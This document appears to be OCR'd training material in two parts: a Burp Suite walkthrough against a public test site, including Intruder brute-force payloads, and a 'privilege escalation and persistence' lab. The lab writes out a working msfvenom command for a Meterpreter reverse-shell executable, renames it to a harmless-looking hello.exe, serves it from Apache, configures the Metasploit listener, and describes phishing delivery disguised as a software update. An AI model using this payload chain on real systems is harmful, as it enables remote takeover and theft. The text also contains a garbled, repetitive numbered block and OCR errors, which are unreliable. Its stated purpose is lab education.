
Changed it as per my requirement. Now, if we want to repeat this request again and again put it in repeated mode, then we can do that here also.



We will do that here also. We will right click on our proxy and add it here to the repeater. Then we will go to the repeater tab here. And here all its parameters will open.




Here we can send it by modifying its parameters. Like I will modify its parameters. ID = 1 and here ID = 2 P made this modification here. Now I will send this request here.



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, there is a single line of text representing an HTTP GET request. The 'Response' pane is currently empty. To the right, the 'Inspector' pane displays detailed information about the request, including its attributes, query parameters, body parameters, cookies, and headers. The 'Protocol' dropdown is set to 'HTTP/1'. The 'Target' field at the top indicates the target URL is <http://testphp.vulnweb.com>.

So, in this way, you can modify the request parameters and click on send. But now if we want to check the features in our request on this website, then there is a function for that also. We will come here to proxy and intercept.


This is our request. And click on this. But here you will get the scan option. But here we do not have scan option available. Because we get all these latest features in the pro version of group suite which is the paid version.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A context menu is open over a selected request in the list. The menu options include: Forward, Drop, Add to scope, Notes, Highlight, Don't intercept requests, Do intercept, Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Organizer, Send to Comparer, and Request in browser. The 'Request' pane below shows the same GET request as in the previous screenshot. The 'Inspector' pane on the right is identical to the one in the first screenshot, showing the request's attributes, query parameters, body parameters, cookies, and headers.

We are using the free version here. That's why we have the scan option disabled here. Otherwise, here you can automatically scan and find out all the vulnerabilities in this entire request on this entire website.

Now after scanning at basic level, we will forward this request. And our interception here will be empty.



Again, here we will open the website(<http://testphp.vulnweb.com>). Now we have generated our request back. Now we will perform spidering here. Meaning we will be mapping on our website. For that we have generated the request here.

Now we will go to the target here. After going to the end target, on the side mapping, our request will come test php.com, this domain has come to us. We will add this domain to the scope.



The screenshot shows the CYART interface with the 'Target' tab selected. On the left, a tree view displays various hosts and URLs. A specific entry for 'http://testphp.vulnweb.com/' is highlighted with a yellow box and has a 'Scope' button next to it. The main panel shows a detailed table of requests for this host, with the first row (GET /) selected. The 'Response' tab is active, displaying the raw HTTP response code 200 OK. The response body contains standard HTML headers and a dynamic template from 'main\_dynamic\_template.dwt.php'. The 'Inspector' tab on the right shows the request attributes, request headers, and response headers.

Here we will get a notification and we will click on Yes. Here we will go to the scope and check. This domain of ours has been successfully added to the scope.

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The 'Scope' section is expanded, showing the 'Include in scope' and 'Exclude from scope' panels. In the 'Include in scope' panel, there is a single entry: 'Enabled Prefix http://testphp.vulnweb.com/'. The 'Exclude from scope' panel is empty. The status bar at the bottom indicates 'Memory: 130.8MB' and 'Disabled'.

Again, we will go to side mapping. And here we will click on this domain. And here we will get the option of spider this host through which we can perform spidering. But as you can see, there is no such option here. Because as I told you, I am using this free version. So



that's why I will get only limited things here. But if you use its paid version then you will get the option of spidering there. And you will be able to map the website.


The screenshot shows the Burp Suite interface. In the top navigation bar, 'Target' is selected. The main window displays a 'Site map' with several URLs listed under 'testphp.vulnweb.com'. One URL, 'http://testphp.vulnweb.com/', is selected and shown in detail in the center pane. The 'Request' tab is active, showing the raw HTTP request sent to the server. The response pane shows the HTML content of the page, which includes a title and some script tags. The right side of the interface features the 'Inspector' tool, which provides detailed analysis of the selected request and response.

Now if we want to perform attacks on websites, automate attacks, then we can do things for that also here. Same here we will go to request. And we will add this request to the intruder here.

As you can see here my request has been added to intruder. This is a testing website.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single request is visible in the main pane, identical to the one shown in the previous screenshot. To the right, the 'Payloads' tool is open, displaying a payload editor with a blue arrow icon. A tooltip above the editor says: 'To get started, highlight the part of the request or target you want to replace, then click Add \$ to set a payload position.' Below the payloads, there are buttons for 'Close', 'Learn more', and 'Don't show this again'.

I will change its parameters here. I will write username equal to admin and I will click on the add option and I can add anything like password here I have added it. After I make changes in the parameters, I will get the option of payload. Here I will click on add. Here I can add any word to the list. Like admin, test or guest.



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A 'Superattack' project is active. The 'Payloads' configuration panel is open, showing a 'Simple list' payload type with three entries: 'admin', 'test', and 'guest'. Below this, the payload list itself contains the string 'username=admin&password='.

I will add these three things to the payload which will confirm the payload. Now here I can start my attack.



The basic request does not contain a blank line, and so is not a valid HTTP request.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		0					baseline request

Now click on ignore.

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit <https://portswigger.net> for more details about Burp Suite Professional which contains the full version.

As you can see, my attack has started here. I have received response on this website of mine. Because this is a very basic website.



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single attack has been run against the URL <http://testphp.vulnweb.com>. The results table displays one request and its response:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1 GET /	0	200	60260	✓			
2 Host: vulnweb.com	1	200	60279	✓			
3 User: admin	2	200	0				
4 Accept: */*							
5 Accept-Charset: utf-8;q=0.8,*;q=0.5							
6 Accept-Encoding: gzip, deflate							
7 Connection: keep-alive							
8 Upgrade-Insecure-Requests: 1							
9 Prioritize-SSL: true							
10 user: admin							
11							

The status bar at the bottom indicates 'Memory 125.2MB' and 'Disabled'.

That's why user activities are also less here. Because this entire attack is automated. So, I will discard it. I'll close it here.

The screenshot shows the same Burp Suite interface after an attack has been run. A modal dialog box is displayed, asking if the user wants to continue the attack in the background. The dialog includes a checkbox for saving the choice and two buttons: 'Discard' and 'Continue attack in background'.

Do you want Intruder to continue running this attack in the background?  
You can monitor its progress and access the results from the dashboard.

Remember my choice when closing attacks in future.  
You can change this setting in the Intruder menu.

**Discard**   **Continue attack in background**

The status bar at the bottom indicates 'Starting'.

And using this attack you can do brood force here. And you can also completely freeze the user inputs.



Now if you want to do session handling here, then there are functions for that also. Again here I will come the proxy and we will do the session handling on this domain. I will click on this and here I will send this sequence here.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the main pane, a list of network requests is visible. One specific request from 'http://testphp.vulnweb.com/' is selected. A context menu is open over this request, and the 'Send to Sequencer' option is highlighted with a yellow box. Other options in the menu include 'Remove from scope', 'Forward', 'Drop', 'Add notes', 'Highlight', 'Don't intercept requests', 'Do Intercept', 'Scan', 'Send to Intruder', 'Send to Repeater', 'Send to Organizer', 'Send to Comparer', and 'Request in browser'. The right side of the interface features the 'Inspector' tool, which displays various request details like attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Event log(8)' and 'All issues'.

This file of ours has been added to the sequencer.

The screenshot shows the Burp Suite interface with the 'Sequencer' tab selected. A message at the top says 'Select live capture request' and 'Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".' Below this, a table lists a single live capture request: '1 http://testphp.vulnweb.com GET / HTTP/1.1 host: testphp.vulnweb.com User...'. A 'Start live capture' button is located below the table. At the bottom of the screen, the 'Event log(8)' and 'All issues' status bar is visible.



From here you can capture live here. As you can see, I have started live capture. And all the token number of the websites are being captured here.

```
1 go
2 go
3 go
4 go
5 go
6 go
7 go
8 go
9 go
10 go
11 go
12 go
13 go
14 go
15 go
16 go
17 go
18 go
19 go
20 go
21 go
22 go
23 go
24 go
25 go
26 go
27 go
28 go
29 go
30 go
31 go
32 go
33 go
34 go
35 go
36 go
37 go
38 go
39 go
40 go
41 go
42 go
43 go
44 go
45 go
46 go
47 go
48 go
49 go
50 go
51 go
52 go
53 go
54 go
55 go
56 go
57 go
58 go
59 go
60 go
61 go
62 go
63 go
64 go
65 go
66 go
67 go
68 go
69 go
70 go
71 go
72 go
73 go
74 go
75 go
76 go
77 go
78 go
79 go
80 go
81 go
82 go
83 go
84 go
85 go
86 go
87 go
88 go
89 go
90 go
91 go
92 go
93 go
94 go
95 go
96 go
97 go
98 go
99 go
100 go
101 go
102 go
103 go
104 go
105 go
106 go
107 go
108 go
109 go
110 go
111 go
112 go
113 go
114 go
115 go
116 go
117 go
118 go
119 go
120 go
121 go
122 go
123 go
124 go
125 go
126 go
127 go
128 go
129 go
130 go
131 go
132 go
133 go
134 go
135 go
136 go
137 go
138 go
139 go
140 go
141 go
142 go
143 go
144 go
145 go
146 go
147 go
148 go
149 go
150 go
151 go
152 go
153 go
154 go
155 go
156 go
157 go
158 go
159 go
160 go
161 go
162 go
163 go
164 go
165 go
166 go
167 go
168 go
169 go
170 go
171 go
172 go
173 go
174 go
175 go
176 go
177 go
178 go
179 go
180 go
181 go
182 go
183 go
184 go
185 go
186 go
187 go
188 go
189 go
190 go
191 go
192 go
193 go
194 go
195 go
196 go
197 go
198 go
199 go
200 go
201 go
202 go
203 go
204 go
205 go
206 go
207 go
208 go
209 go
210 go
211 go
212 go
213 go
214 go
215 go
216 go
217 go
218 go
219 go
220 go
221 go
222 go
223 go
224 go
225 go
226 go
227 go
228 go
229 go
230 go
231 go
232 go
233 go
234 go
235 go
236 go
237 go
238 go
239 go
240 go
241 go
242 go
243 go
244 go
245 go
246 go
247 go
248 go
249 go
250 go
251 go
252 go
253 go
254 go
255 go
256 go
257 go
258 go
259 go
260 go
261 go
262 go
263 go
264 go
265 go
266 go
267 go
268 go
269 go
270 go
271 go
272 go
273 go
274 go
275 go
276 go
277 go
278 go
279 go
280 go
281 go
282 go
283 go
284 go
285 go
286 go
287 go
288 go
289 go
290 go
291 go
292 go
293 go
294 go
295 go
296 go
297 go
298 go
299 go
300 go
301 go
302 go
303 go
304 go
305 go
306 go
307 go
308 go
309 go
310 go
311 go
312 go
313 go
314 go
315 go
316 go
317 go
318 go
319 go
320 go
321 go
322 go
323 go
324 go
325 go
326 go
327 go
328 go
329 go
330 go
331 go
332 go
333 go
334 go
335 go
336 go
337 go
338 go
339 go
340 go
341 go
342 go
343 go
344 go
345 go
346 go
347 go
348 go
349 go
350 go
351 go
352 go
353 go
354 go
355 go
356 go
357 go
358 go
359 go
360 go
361 go
362 go
363 go
364 go
365 go
366 go
367 go
368 go
369 go
370 go
371 go
372 go
373 go
374 go
375 go
376 go
377 go
378 go
379 go
380 go
381 go
382 go
383 go
384 go
385 go
386 go
387 go
388 go
389 go
390 go
391 go
392 go
393 go
394 go
395 go
396 go
397 go
398 go
399 go
400 go
401 go
402 go
403 go
404 go
405 go
406 go
407 go
408 go
409 go
410 go
411 go
412 go
413 go
414 go
415 go
416 go
417 go
418 go
419 go
420 go
421 go
422 go
423 go
424 go
425 go
426 go
427 go
428 go
429 go
430 go
431 go
432 go
433 go
434 go
435 go
436 go
437 go
438 go
439 go
440 go
441 go
442 go
443 go
444 go
445 go
446 go
447 go
448 go
449 go
450 go
451 go
452 go
453 go
454 go
455 go
456 go
457 go
458 go
459 go
460 go
461 go
462 go
463 go
464 go
465 go
466 go
467 go
468 go
469 go
470 go
471 go
472 go
473 go
474 go
475 go
476 go
477 go
478 go
479 go
480 go
481 go
482 go
483 go
484 go
485 go
486 go
487 go
488 go
489 go
490 go
491 go
492 go
493 go
494 go
495 go
496 go
497 go
498 go
499 go
500 go
501 go
502 go
503 go
504 go
505 go
506 go
507 go
508 go
509 go
510 go
511 go
512 go
513 go
514 go
515 go
516 go
517 go
518 go
519 go
520 go
521 go
522 go
523 go
524 go
525 go
526 go
527 go
528 go
529 go
530 go
531 go
532 go
533 go
534 go
535 go
536 go
537 go
538 go
539 go
539 go
540 go
541 go
542 go
543 go
544 go
545 go
546 go
547 go
548 go
549 go
549 go
550 go
551 go
552 go
553 go
554 go
555 go
556 go
557 go
558 go
559 go
559 go
560 go
561 go
562 go
563 go
564 go
565 go
566 go
567 go
568 go
569 go
569 go
570 go
571 go
572 go
573 go
574 go
575 go
576 go
577 go
578 go
579 go
579 go
580 go
581 go
582 go
583 go
584 go
585 go
586 go
587 go
588 go
589 go
589 go
590 go
591 go
592 go
593 go
594 go
595 go
596 go
597 go
598 go
599 go
599 go
600 go
601 go
602 go
603 go
604 go
605 go
606 go
607 go
608 go
609 go
609 go
610 go
611 go
612 go
613 go
614 go
615 go
616 go
617 go
618 go
619 go
619 go
620 go
621 go
622 go
623 go
624 go
625 go
626 go
627 go
628 go
629 go
629 go
630 go
631 go
632 go
633 go
634 go
635 go
636 go
637 go
638 go
639 go
639 go
640 go
641 go
642 go
643 go
644 go
645 go
646 go
647 go
648 go
649 go
649 go
650 go
651 go
652 go
653 go
654 go
655 go
656 go
657 go
658 go
659 go
659 go
660 go
661 go
662 go
663 go
664 go
665 go
666 go
667 go
668 go
669 go
669 go
670 go
671 go
672 go
673 go
674 go
675 go
676 go
677 go
678 go
679 go
679 go
680 go
681 go
682 go
683 go
684 go
685 go
686 go
687 go
688 go
689 go
689 go
690 go
691 go
692 go
693 go
694 go
695 go
696 go
697 go
698 go
698 go
699 go
700 go
701 go
702 go
703 go
704 go
705 go
706 go
707 go
708 go
709 go
709 go
710 go
711 go
712 go
713 go
714 go
715 go
716 go
717 go
718 go
719 go
719 go
720 go
721 go
722 go
723 go
724 go
725 go
726 go
727 go
728 go
729 go
729 go
730 go
731 go
732 go
733 go
734 go
735 go
736 go
737 go
738 go
739 go
739 go
740 go
741 go
742 go
743 go
744 go
745 go
746 go
747 go
748 go
749 go
749 go
750 go
751 go
752 go
753 go
754 go
755 go
756 go
757 go
758 go
759 go
759 go
760 go
761 go
762 go
763 go
764 go
765 go
766 go
767 go
768 go
769 go
769 go
770 go
771 go
772 go
773 go
774 go
775 go
776 go
777 go
778 go
779 go
779 go
780 go
781 go
782 go
783 go
784 go
785 go
786 go
787 go
788 go
788 go
789 go
790 go
791 go
792 go
793 go
794 go
795 go
796 go
797 go
797 go
798 go
799 go
800 go
801 go
802 go
803 go
804 go
805 go
806 go
807 go
808 go
809 go
809 go
810 go
811 go
812 go
813 go
814 go
815 go
816 go
817 go
818 go
819 go
819 go
820 go
821 go
822 go
823 go
824 go
825 go
826 go
827 go
828 go
829 go
829 go
830 go
831 go
832 go
833 go
834 go
835 go
836 go
837 go
838 go
839 go
839 go
840 go
841 go
842 go
843 go
844 go
845 go
846 go
847 go
848 go
849 go
849 go
850 go
851 go
852 go
853 go
854 go
855 go
856 go
857 go
858 go
859 go
859 go
860 go
861 go
862 go
863 go
864 go
865 go
866 go
867 go
868 go
869 go
869 go
870 go
871 go
872 go
873 go
874 go
875 go
876 go
877 go
878 go
879 go
879 go
880 go
881 go
882 go
883 go
884 go
885 go
886 go
887 go
888 go
888 go
889 go
889 go
890 go
891 go
892 go
893 go
894 go
895 go
896 go
897 go
898 go
898 go
899 go
900 go
901 go
902 go
903 go
904 go
905 go
906 go
907 go
908 go
909 go
909 go
910 go
911 go
912 go
913 go
914 go
915 go
916 go
917 go
918 go
919 go
919 go
920 go
921 go
922 go
923 go
924 go
925 go
926 go
927 go
928 go
929 go
929 go
930 go
931 go
932 go
933 go
934 go
935 go
936 go
937 go
938 go
939 go
939 go
940 go
941 go
942 go
943 go
944 go
945 go
946 go
947 go
948 go
948 go
949 go
950 go
951 go
952 go
953 go
954 go
955 go
956 go
957 go
958 go
959 go
959 go
960 go
961 go
962 go
963 go
964 go
965 go
966 go
967 go
968 go
969 go
969 go
970 go
971 go
972 go
973 go
974 go
975 go
976 go
977 go
978 go
979 go
979 go
980 go
981 go
982 go
983 go
984 go
985 go
986 go
987 go
988 go
988 go
989 go
989 go
990 go
991 go
992 go
993 go
994 go
995 go
996 go
997 go
998 go
999 go
1000 go
```

Burp Suite Community Edition v2025.8.7 - Temporary Project

Request to http://testphp.vulnweb.com:80 [44.228.249.3] Open browser

Time	Type	Direction	Method	URL	Status code	Length
2023-10-28 11:28:40...	HTTP	Request	GET	/	200	133

Request

Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, l
10
11

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 0
Request headers: 8
Notes: 0

Event log (8) All issues

What are the vulnerabilities in it? And then after time all that vulnerability all those loop holes are fixed. So, in this way you can use the burp suite tool here for security. And after performing all the things here on your domain, you can forward it to its server. And here you can drop this domain here. Meaning the users request will be dropped. So, you can do both the things here to end your things.

I will click on forward here and whatever changes I have performed here, whatever captures I have taken, after all that, this request will go to the server here and we will get the result of the website. I hope you have fully understood. How you can use the burp suite tool.

## **Title: Privilege Escalation and Persistence Lab**

Privilege escalation gaining higher access rights than you originally have on a system.

Persistence creating a method that allows an attacker to return to or keep control over time even after reboots or credential changes.

Step1:


Generate a windows payloads using **msfvenom**

We go deeper gaining a foothold inside the network and making sure we don't lose it. This is where we establish persistence using a interpreter payload and a back door before we go further, please remember this walkthrough is for educational purpose only.

All steps are demonstrated in a controlled ethical lab environment to support learning, awareness, and proactive defence department.

Let's into phase one payload generation. We start by crafting a malicious windows executable using venom, a part of the Metasploit framework. This tool allows us to embed a reverse shell into a standalone.exe file. We configure the payload with our attack machine's IP address and the port we'll listening on in this case, port 4444

Open the **terminal** and start the **apache2** server.



```
root@kali: ~
Session Actions Edit View Help
[root@kali ~]# sudo systemctl start apache2
```

Once created, we move the pillow to our web server directory, renaming it as something harmless like hello.exe.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15
LPORT=4444 -f exe -o payload.exe
```

```
(manojkumar㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/manojkumar/.msf4/db ... waiting for server to start.... done
server started
success
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
```

This file will later be downloaded and executed by our simulated victim. The file is live, weaponized, and ready.

```
sudo cp payload.exe /var/www/html/hello.exe
```

```
(manojkumar㉿kali)-[~]
└─$ sudo cp payload.exe /var/www/html/hello.exe
```

```
cd /var/www/html/
```

```
(manojkumar㉿kali)-[~]
└─$ cd /var/www/html/
```

**ls – find the file**

```
(manojkumar㉿kali)-[/var/www/html]
└─$ ls
hello.exe index.html
```

**Phase two**, setting up the listener. We open console metasploits command line interface and configure the multi-handler. This module will wait for incoming connections from the payload. We set the same payload type IP and port to match the file we just created. Then we execute the exploit command and the listener weight in the background. At this point we are just one execution away from remote access.

Phase three, delivering and executing the payload. Now imagine the fishing campaign from earlier succeeded. The user receives a file may be disguised as a software update or an internal tool.



Once they click on the executable, the connection is triggered. Back in our console the listener lights up. A session is established. We now have an open interpreter shell into the victim system. From here escalate. Inside metric, we type shell to drop into the command prompt on the victim machine.

```
msf use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.15
msf exploit(multi/handler) > set LPORT 4444
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > 
```

We can list directories, navigate to the desktop, explore the file system all while remaining undetected by traditional antivirus software.



## msf exploit(multi/handler) > run or exploit

```

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

